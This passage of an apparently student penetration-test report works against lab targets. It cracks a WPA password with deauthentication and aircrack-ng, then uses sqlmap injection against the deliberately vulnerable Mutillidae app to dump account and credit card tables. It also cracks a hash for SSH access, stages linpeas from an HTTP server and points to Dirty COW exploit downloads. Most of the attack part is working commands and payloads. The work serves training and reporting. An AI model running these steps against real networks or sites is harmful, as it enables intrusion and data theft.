$ sudo aireplay-ng --deauth 0 -a A0:57:E3:2C:93:AF -c 8C:1A:BF:94:0A:0A wlan0
19:04:36 Waiting for beacon frame (BSSID: A0:57:E3:2C:93:AF) on channel 8
19:04:37 Sending 64 directed DeAuth (code 7). STMAC: [8C:1A:BF:94:0A:0A] [ 0|63 ACKs]
19:04:37 Sending 64 directed DeAuth (code 7). STMAC: [8C:1A:BF:94:0A:0A] [ 1|56 ACKs]
19:04:38 Sending 64 directed DeAuth (code 7). STMAC: [8C:1A:BF:94:0A:0A] [10|16 ACKs]
19:04:39 Sending 64 directed DeAuth (code 7). STMAC: [8C:1A:BF:94:0A:0A] [64| 6 ACKs]
19:04:39 Sending 64 directed DeAuth (code 7). STMAC: [8C:1A:BF:94:0A:0A] [ 0|42 ACKs]
19:04:40 Sending 64 directed DeAuth (code 7). STMAC: [8C:1A:BF:94:0A:0A] [ 0|11 ACKs]
19:04:41 Sending 64 directed DeAuth (code 7). STMAC: [8C:1A:BF:94:0A:0A] [ 0| 9 ACKs]
19:04:41 Sending 64 directed DeAuth (code 7). STMAC: [8C:1A:BF:94:0A:0A] [ 0|28 ACKs]
19:04:42 Sending 64 directed DeAuth (code 7). STMAC: [8C:1A:BF:94:0A:0A] [ 0| 1 ACKs]
19:04:42 Sending 64 directed DeAuth (code 7). STMAC: [8C:1A:BF:94:0A:0A] [ 0| 0 ACKs]
19:04:43 Sending 64 directed DeAuth (code 7). STMAC: [8C:1A:BF:94:0A:0A] [ 0| 1 ACKs]
19:04:43 Sending 64 directed DeAuth (code 7). STMAC: [8C:1A:BF:94:0A:0A] [ 0| 0 ACKs]
19:04:44 Sending 64 directed DeAuth (code 7). STMAC: [8C:1A:BF:94:0A:0A] [ 0| 1 ACKs]
19:04:45 Sending 64 directed DeAuth (code 7). STMAC: [8C:1A:BF:94:0A:0A] [ 1| 0 ACKs]
19:04:46 Sending 64 directed DeAuth (code 7). STMAC: [8C:1A:BF:94:0A:0A] [32| 2 ACKs]
19:04:46 Sending 64 directed DeAuth (code 7). STMAC: [8C:1A:BF:94:0A:0A] [ 0| 0 ACKs]
```

After capture the traffic now it's the time to crack the password using aircrack and using list rockyou for that.

```
└─(kali㉿kali)-[~/capstone/rotuer]
$ sudo aircrack-ng -w /usr/share/wordlists/rockyou.txt ./wifi_cap-01.cap
Reading packets, please wait ...
Opening ./wifi_cap-01.cap
Read 16258 packets.

#   BSSID           ESSID          Encryption
1   A0:57:E3:2C:93:AF  omar          WPA (1 handshake, with PMKID)

Choosing first network as target.

Reading packets, please wait ...
Opening ./wifi_cap-01.cap
Read 16258 packets.

1 potential targets
```

```
Aircrack-ng 1.6

[00:00:18] 89957/14344392 keys tested (5035.96 k/s)

Time left: 47 minutes, 10 seconds      0.63%

KEY FOUND! [ omaromar ]

Master Key      : 54 69 6E 55 2A C9 28 01 35 4E 26 3B 46 29 B8 D7
                  34 EA 36 D7 29 C5 A7 F8 3D B4 91 29 0E 3C 37 05

Transient Key   : 2D 13 5C 29 AE 0A 75 07 02 17 8B 35 5C 06 BD 51
                  B3 A6 FE 25 0A 11 C9 B4 16 AD B5 5D 2E 5A CE DF
                  5A CB 29 FB 08 7A CD 9B 4F 17 C1 7E 8A 3C 2F A6
                  F6 4C B4 1B 15 87 19 C3 17 6E 0B 98 87 7B D0 99

EAPOL HMAC     : 2B C7 D9 B5 73 4B 18 45 BC 32 6C 6E 99 DD FB F1
```

weak credential in Wi-Fi password

Threat Level

Low

Vulnerability

Low

Recommendations:

Change the password for the router and use complex password and min length 14 character also use combination of letters, upper case, lower case, numbers and symbols.

2.1.b Planning (OWASP)

After gain access to network, in first step we start enumerate about the network and find what online host are up.

```
(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.4 netmask 255.255.255.0 broadcast 10.0.2.255
        inet6 fe80::1a1a:c1e4:5ac6:6c4a prefixlen 64 scopeid 0x20<link>
          ether 08:00:27:66:bf:c5 txqueuelen 1000 (Ethernet)
            RX packets 609134 bytes 337396799 (321.7 MiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 557766 bytes 157338584 (150.0 MiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
              (universe)
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
          loop txqueuelen 1000 (Local Loopback)
            RX packets 468079 bytes 161598388 (154.1 MiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 468079 bytes 161598388 (154.1 MiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
              (universe)

```

After scan for all ports on the network the only host that respond OWASP swerver with IP 10.0.2.14 with few opening ports

```
Nmap scan report for 10.0.2.14
Host is up.
All 1000 scanned ports on 10.0.2.14 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Nmap scan report for 10.0.2.15@kali: ~/ssh ✘ kali@kali: ~/capstone ✘
Host is up (0.00056s latency).
Not shown: 991 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 5.3p1 Debian 3ubuntu4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 9f:97:9e:98:9b:6a:55:9e:36:c6:db:38:55:6c:6d:f4 (DSA)
|_  2048 c1:05:8a:42:c8:a6:ca:0a:41:77:33:5e:1c:5d:db:0f (RSA)
80/tcp    open  http         Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL ... )
| http-methods:
|_ Potentially risky methods: TRACE
|_ http-server-header: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL ... m
od_perl/2.0.4 Perl/v5.10.1
| http-title: owaspbwa OWASP Broken Web Applications
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp   open  imap         Courier Imapd (released 2008)
| imap-capabilities: CHILDREN UIDPLUS CAPABILITY THREAD=ORDEREDSUBJECT ACL2=UNIONA0001 THREAD=REFERENCE IMAP4rev1 NAMESPACE IDLE SORT QUOTA completed OK ACL
443/tcp   open  ssl/http    Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL ... )
| ssl-cert: Subject: commonName=owaspbwa
| Not valid before: 2013-01-02T21:12:38
| Not valid after:  2022-12-31T21:12:38
|_ http-server-header: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL ... m
od_perl/2.0.4 Perl/v5.10.1
|_ ssl-date: 2023-01-02T11:35:00+00:00; -9h27m55s from scanner time.
| http-methods:
|_ Potentially risky methods: TRACE
|_ http-title: owaspbwa OWASP Broken Web Applications
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
5001/tcp  open  java-object Java Object Serialization
8080/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
| http-server-header: Apache-Coyote/1.1
| http-title: Site doesn't have a title.
8081/tcp  open  http        Jetty 6.1.25
| http-methods:
|_ Potentially risky methods: TRACE
|_ http-title: Choose Your Path
|_ http-server-header: Jetty(6.1.25)
1 service unrecognized despite returning data. If you know the service/version, please submit the foll
```

After checking the website that runs on port 80 we found this page with a login page as shown below.


The screenshot shows the homepage of the OWASP Mutillidae II application. The title bar reads "OWASP Mutillidae II: Web Pwn in Mass Production". The top navigation bar includes links for Home, Login/Register, Toggle Hints, Show Popup Hints, Toggle Security, Enforce SSL, Reset DB, View Log, and View Captured Data. A status bar at the top indicates Version: 2.6.24, Security Level: 0 (Hosed), Hints: Enabled (1 - Script Kiddie), and Not Logged In. On the left, a sidebar menu lists categories like OWASP 2013, OWASP 2010, OWASP 2007, Web Services, HTML 5, Others, Documentation, and Resources. Below the sidebar are links for "Getting Started: Project Whitepaper", "Release Announcements", and "Video Tutorials". The main content area features a heading "Mutillidae: Deliberately Vulnerable Web Pen-Testing Application" and a section titled "Like Mutillidae? Check out how to help". It contains several links with icons: "What Should I Do?", "Video Tutorials", "Help Me!", "Listing of vulnerabilities", "Bug Tracker", "Bug Report Email Address", "What's New? Click Here", "Release Announcements", "PHP MyAdmin Console", "Feature Requests", "Installation Instructions", and "Tools". A footer bar at the bottom contains links for Home, Help, About, Contact, and Logout.

The screenshot shows the login page of the OWASP Mutillidae II application. The title bar and top navigation bar are identical to the homepage. The main content area has a "Login" header. It includes a "Back" button, a "Help Me!" link, and a "Hints" link. A pink box at the top right says "Please sign-in". Below it are fields for "Username" (containing "text") and "Password" (containing "****"). A "Login" button is located below the password field. A small note at the bottom right says "Dont have an account? Please register here".

Testing random data to capture the traffic and see what details that we can get.

A zoomed-in view of the "Please sign-in" form. It shows the "Username" field containing "text" and the "Password" field containing "****". Below the fields is a "Login" button. At the bottom of the form is the text "Dont have an account? Please register here".

After capture the traffic I saved it as txt file to use it in next stage of exploitation.



2.2.b Exploitation

Through the enumeration steps we saved a txt file to use it in SQL-map tool that will enumerate for any possible to any or most common SQL injection commands that the login page may will be affected and enumerate for any kind of databases might the login page have.

```
(kali㉿kali):~/Desktop)
$ sqlmap -r req.txt --db
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are
responsible for any misuse or damage caused by this program
[*] starting @ 0:53:22:03 /2022-12-31

[0:53:22:03] [INFO] parsing HTTP request from 'req.txt'
[0:53:22:04] [INFO] testing connection to the target URL
[0:53:22:05] [INFO] testing if the target URL content is stable
[0:53:22:06] [INFO] target URL content is stable
[0:53:22:07] [INFO] testing if POST parameter 'username' is dynamic
[0:53:22:07] [WARNING] POST parameter 'username' does not appear to be dynamic
[0:53:22:08] [INFO] heuristic (basic) test shows that POST parameter 'username' might be injectable (possible DBMS: 'MySQL')
[0:53:22:09] [INFO] heuristic (XSS) test shows that POST parameter 'username' might be vulnerable to cross-site scripting (XSS) attacks
[0:53:22:09] [INFO] testing for possible injection on POST parameter 'username'
it looks like the target DBMS is 'MySQL'. Would you like to skip tests payloads specific for other DBMS? [y/n]
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [y/n]
[0:53:22:10] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[0:53:22:10] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
got a 302 redirect to 'http://10.0.2.15:80/mutillidae/index.php?popUpNotificationCode=AUT'. Do you want to follow? [y/n]
redirect is a result of a POST request. Do you want to resend original POST data to a new location? [y/n] n
[0:53:22:10] [INFO] POST parameter 'username' appear to be 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)' injectable (with --code=302)
[0:53:22:10] [INFO] testing 'MySQL > 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[0:53:22:10] [INFO] testing 'MySQL > 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BINARY)'
[0:53:22:10] [INFO] testing 'MySQL > 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (CHAR)'
[0:53:22:10] [INFO] testing 'MySQL > 5.5 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EX)'
[0:53:22:10] [INFO] testing 'MySQL > 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTRD_SUBSET)'
[0:53:22:10] [INFO] testing 'MySQL > 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON)'
[0:53:22:10] [INFO] testing 'MySQL > 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[0:53:22:10] [INFO] testing 'MySQL > 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
[0:53:22:10] [INFO] testing 'MySQL > 5.9 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[0:53:22:10] [INFO] POST parameter 'username' is 'MySQL > 5.9 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)' injectable
[0:53:22:10] [INFO] testing 'MySQL online query'
[0:53:22:10] [INFO] testing 'MySQL > 5.8-12 stacked queries (comment)'
[0:53:22:10] [CRITICAL] considerable logging has been detected in connection response(s). Please use as high value for option '--time-sec' as possible (e.g. 10 or more)
[0:53:22:10] [INFO] testing 'MySQL > 5.8-12 stacked queries'
```

Now we can see for sure that the website are vulnerable for SQL injection and a lot of databases and juice info about the website.

```
[15:41:25] [INFO] retrieved: 'mutillidae'
^Available databases [15]:
[*] .svn
[*] bricks
[*] bwapp
[*] citizens
[*] cryptomg
[*] dvwa
[*] gallery2
[*] getbootstrap
[*] ghost
[*] gtd-php
[*] hex
[*] information_schema
[*] isp
[*] joomla
[*] mutillidae
```

```
(kali㉿kali)-[~/Desktop]
$ sqlmap -r reqq.txt --D mutillidae --tables --dump | Open Browser
{1.6.12.10dev}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no responsibility for any misuse or damage caused by this program

[*] starting @ 05:43:20 /2022-12-31/
```

[05:43:20] [INFO] parsing HTTP request from 'reqq.txt'
[05:43:20] [INFO] resuming back-end DBMS 'mysql'
[05:43:20] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

```
Parameter: username (POST)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
  Payload: username=-7556 OR 5623-5623#password-dfgfhgr@login.php-submit-button>Login

  Type: error-based
  Title: MySQL > 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: username=esdf' AND (SELECT 8688 FROM(SELECT COUNT(*),CONCAT(0x71707a7071,(SELECT (ELT(8688=8688,1)),0x71707a7071,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- jN0i6password

  Type: time-based blind
  Title: MySQL > 5.0.12 OR time-based blind (query SLEEP)
  Payload: username=esdf' OR (SELECT 6520 FROM (SELECT(SLEEP(5)))kbPG)-- kTej@password-dfgfhgr@login.php-submit-button>Login
```

[05:43:22] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: PHP 5.3.2, Apache 2.2.14
back-end DBMS: MySQL > 5.0

[05:43:22] [INFO] fetching tables for database: 'mutillidae'
[05:43:23] [WARNING] reflective value(s) found and filtering out

[05:43:25] [INFO] retrieved: 'accounts'
[05:43:26] [INFO] retrieved: 'balloon_tips'
[05:43:27] [INFO] retrieved: 'blogs_table'
[05:43:29] [INFO] retrieved: 'captured_data'
[05:43:30] [INFO] retrieved: 'credit_cards'
[05:43:32] [INFO] retrieved: 'help_texts'
[05:43:33] [INFO] retrieved: 'hitlog'
[05:43:34] [INFO] retrieved: 'level_1_help_include_files'
[05:43:35] [INFO] retrieved: 'page_help'
[05:43:35] [INFO] retrieved: 'page_hints'
[05:43:36] [INFO] retrieved: 'pen_test_tools'

Database: mutillidae
[11 tables]

```
+-----+
| accounts
| balloon_tips
| blogs_table
| captured_data
| credit_cards
| help_texts
| hitlog
| level_1_help_include_files
| page_help
| page_hints
| pen_test_tools
+-----+
```

[05:43:36] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/10.0.2.15'

[*] ending @ 05:43:36 /2022-12-31/

After checking what databases, we can dump the database and check if it is possible to identify our target and start checking if there any information stored in account table.

```
(kali㉿kali)-[~/Desktop]
$ sqlmap -r reqq.txt --D mutillidae -T accounts --dump | Open Browser
{1.6.12.10dev}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no responsibility for any misuse or damage caused by this program

[*] starting @ 05:45:52 /2022-12-31/
```

[05:45:52] [INFO] parsing HTTP request from 'reqq.txt'
[05:45:52] [INFO] resuming back-end DBMS 'mysql'
[05:45:52] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

```
Parameter: username (POST)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
  Payload: username=-7556 OR 5623-5623#password-dfgfhgr@login.php-submit-button>Login

  Type: error-based
  Title: MySQL > 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: username=esdf' AND (SELECT 8688 FROM(SELECT COUNT(*),CONCAT(0x71707a7071,(SELECT (ELT(8688=8688,1)),0x71707a7071,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- jN0i6password-dfgfhgr@login.php-submit-button>Login
```

[05:45:54] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: PHP 5.3.2, Apache 2.2.14
back-end DBMS: MySQL > 5.0

[05:45:54] [INFO] fetching columns for table 'accounts' in database 'mutillidae'
[05:45:56] [WARNING] reflective value(s) found and filtering out

[05:45:57] [INFO] retrieved: 'cid'
[05:45:58] [INFO] retrieved: 'int(11)'
[05:45:59] [INFO] retrieved: 'username'
[05:46:00] [INFO] retrieved: 'salt'
[05:46:02] [INFO] retrieved: 'password'
[05:46:04] [INFO] retrieved: 'text'
[05:46:05] [INFO] retrieved: 'mymessage'
[05:46:06] [INFO] retrieved: 'text'
[05:46:07] [INFO] retrieved: 'is_admin'
[05:46:08] [INFO] retrieved: 'varchar(5)'

```

[19:34:23] [INFO] retrieved: '8242325748474749'
[19:34:23] [INFO] retrieved: '461'
[19:34:24] [INFO] retrieved: '2016-03-01'
[19:34:25] [INFO] retrieved: '4'
[19:34:26] [INFO] retrieved: '7725653200487633' https://private.pem - secret.enc
[19:34:26] [INFO] retrieved: '230'
[19:34:27] [INFO] retrieved: '2017-06-01'
[19:34:28] [INFO] retrieved: '5'
[19:34:28] [INFO] retrieved: '1234567812345678'
[19:34:29] [INFO] retrieved: '627' https://private.pem - index.html https://public.pem - cheery_note
[19:34:30] [INFO] retrieved: '2018-11-01'

Database: mutillidae
Table: credit_cards
[5 entries]
+-----+-----+-----+-----+
| ccid | ccv | ccnumber | expiration |
+-----+-----+-----+-----+
| 1    | 745 | 4444111122223333 | 2012-03-01 |
| 2    | 722 | 7746536337776330 | 2015-04-01 |
| 3    | 461 | 8242325748474749 | 2016-03-01 |
| 4    | 230 | 7725653200487633 | 2017-06-01 |
| 5    | 627 | 1234567812345678 | 2018-11-01 |
+-----+-----+-----+-----+

[19:34:30] [INFO] table 'mutillidae.credit_cards' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.1.7/dump/mutillidae/credit_cards.csv'
[19:34:30] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.1.7'


[*] ending @ 19:34:30 /2022-12-27

```

After dumping the database, I tried manual brute forcing and used every user and password listed and see if it will help me to get a user shell in the system through SSH service and one of them works “user”.

cid	username	password	mysignature	is_admin
1	admin	admin	Monkey!	TRUE
2	adrian	somepassword	Zombie Films Rock!	TRUE
3	john	monkey	I like the smell of confunk	FALSE
4	jeremy	password	d1373 1337 speak	FALSE
5	bryce	password	I Love SANS	FALSE
6	samurai	samurai	Carving Fools	FALSE
7	jim	password	Jim Rome is Burning	FALSE
8	bobby	password	Hank is my dad	FALSE
9	simba	password	I am a super-cat	FALSE
10	dreveil	password	Preparation H	FALSE
11	scotty	password	Scotty Do	FALSE
12	cal	password	Go Wildcats	FALSE
13	john	password	Do the Duggie!	FALSE
14	kevin	42	Doug Adams rocks	FALSE
15	dave	set	Bet on S.E.T. FTW	FALSE
16	patches	tortoise	meow	FALSE
17	rocky	stripes	treats?	FALSE
18	user	ee11cbb19052e40b07aac0ca060c23ee	User Account	FALSE
19	ed	pentest	Commandline KungFu anyone?	FALSE

After manual enumeration the password for “user” it is looks like it is stored as MD5 hashed algorithm and the next step is trying to crack the hash.



After crack the hashed password I tried to login using SSH and that's worked fine.

```
user@owaspbwa:~$ id
uid=1000(user) gid=1000(user) groups=4(adm),20(dialout),24(cdrom),46(plugdev),111(sambashare),116(lpadmin),117(admin),1000(user)
user@owaspbwa:~$ whoami
user
user@owaspbwa:~$ groups
user adm dialout cdrom plugdev sambashare lpadmin admin
user@owaspbwa:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:c8:24:1c
          inet addr:10.0.2.15 Bcast:10.0.2.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe8:241c/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
            RX packets:252507 errors:0 dropped:0 overruns:0 frame:0
            TX packets:200232 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:102025968 (102.0 MB) TX bytes:26757605 (26.7 MB)

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING MTU:16436 Metric:1
            RX packets:31276 errors:0 dropped:0 overruns:0 frame:0
            TX packets:31276 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:4907003 (4.9 MB) TX bytes:4907003 (4.9 MB)

user@owaspbwa:~$
```

Now the next step is trying to get root shell and own the server,

After manual enumeration and nothing interesting so I used a tool called **peass** that will enumerate all the system to check if any possible CVE might help to exploit the server so after open local server on port 8000 on my local kali machine and download the file on tmp directory and run the file that will do enumeration for me on the server.

```
(kali㉿kali)-[~/capstone/owasp]
$ peass -h
> peass ~ Privilege Escalation Awesone Scripts SUITE
/usr/share/peass/
└── linpeas
    ├── linpeas_darwin_amd64
    ├── linpeas_darwin_arm64
    ├── linpeas_linux_386
    ├── linpeas_linux_amd64
    ├── linpeas_linux_arm
    ├── linpeas_linux_arm64
    └── linpeas.sh
└── winpeas
    ├── winPEASany.exe
    ├── winPEASany_ofs.exe
    ├── winPEAS.bat
    ├── winPEASx64.exe
    ├── winPEASx64_ofs.exe
    ├── winPEASx86.exe
    └── winPEASx86_ofs.exe
(kali㉿kali)-[/usr/share/peass]
$ cd /usr/share/peass/
└──(kali㉿kali)-[/usr/share/peass]
$ ls
linpeas  winpeas
└──(kali㉿kali)-[/usr/share/peass]
$ cd linpeas
└──(kali㉿kali)-[/usr/share/peass/linpeas]
$ ls
linpeas_darwin_amd64  linpeas_linux_386  linpeas_linux_arm  linpeas.sh
linpeas_darwin_arm64  linpeas_linux_amd64  linpeas_linux_arm64
└──(kali㉿kali)-[/usr/share/peass/linpeas]
$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.0.2.15 - - [04/Jan/2023 08:31:43] "GET /linpeas.sh HTTP/1.1" 200 -
█
```

Now we know the system is highly probable to exposure for dirty cow vulnerability, and the next step is to download the exploit and run it on the server.

```
| Searching Signature verification failed in dmesg
| https://book.hacktricks.xyz/linux-hardening/privilege-escalation#dmesg-signature-verification-failed
dmesg Not Found
| Executing Linux Exploit Suggester
| https://github.com/mzet-/linux-exploit-suggester
[+] [CVE-2016-5195] dirtycow
Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
Exposure: highly probable
Tags: debian=7[8],RHEL=5[6|7,ubuntu=14.04|12.04,[ ubuntu=10.04 ]{kernel:2.6.32-21-generic},ubuntu=16.04{kernel:4.4.0-21-generic}
Download URL: https://www.exploit-db.com/download/40839
ext-url: https://www.exploit-db.com/download/40847
Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2016-5195_5.sh
[+] [CVE-2016-5195] dirtycow
Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
Exposure: probable
Tags: debian=7[8],RHEL=5{kernel:2.6.(18|24|33)-*},RHEL=6{kernel:2.6.32-*|3.(0|2|6|8|10).*|2.6.33.9-rt31},RHEL=7{kernel:3.10.0-*|4.2.0-0.21.el7},ubuntu=16.04|14.04|12.04
Download URL: https://www.exploit-db.com/download/40611
Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2016-5195_5.sh
[+] [2012-0056,CVE-2010-3849,CVE-2010-3850] full-nelson
Details: http://vulnfactory.org/exploits/full-nelson.c
Exposure: probable
Tags: ubuntu=(9.10|10.10){kernel:2.6.(31|35)-(14|19)-(server|generic)},[ ubuntu=10.04 ]{ke
```

```
user@owaspbwa:~$ ls
Maildir
user@owaspbwa:~$ cd Maildir/
user@owaspbwa:~/Maildir$ ls
courierimapkeywords  courierimapuiddb  cur  new  tmp
user@owaspbwa:~/Maildir$ ls -al
total 28
drwx----- 6 user user 4096 2009-11-01 22:15 .
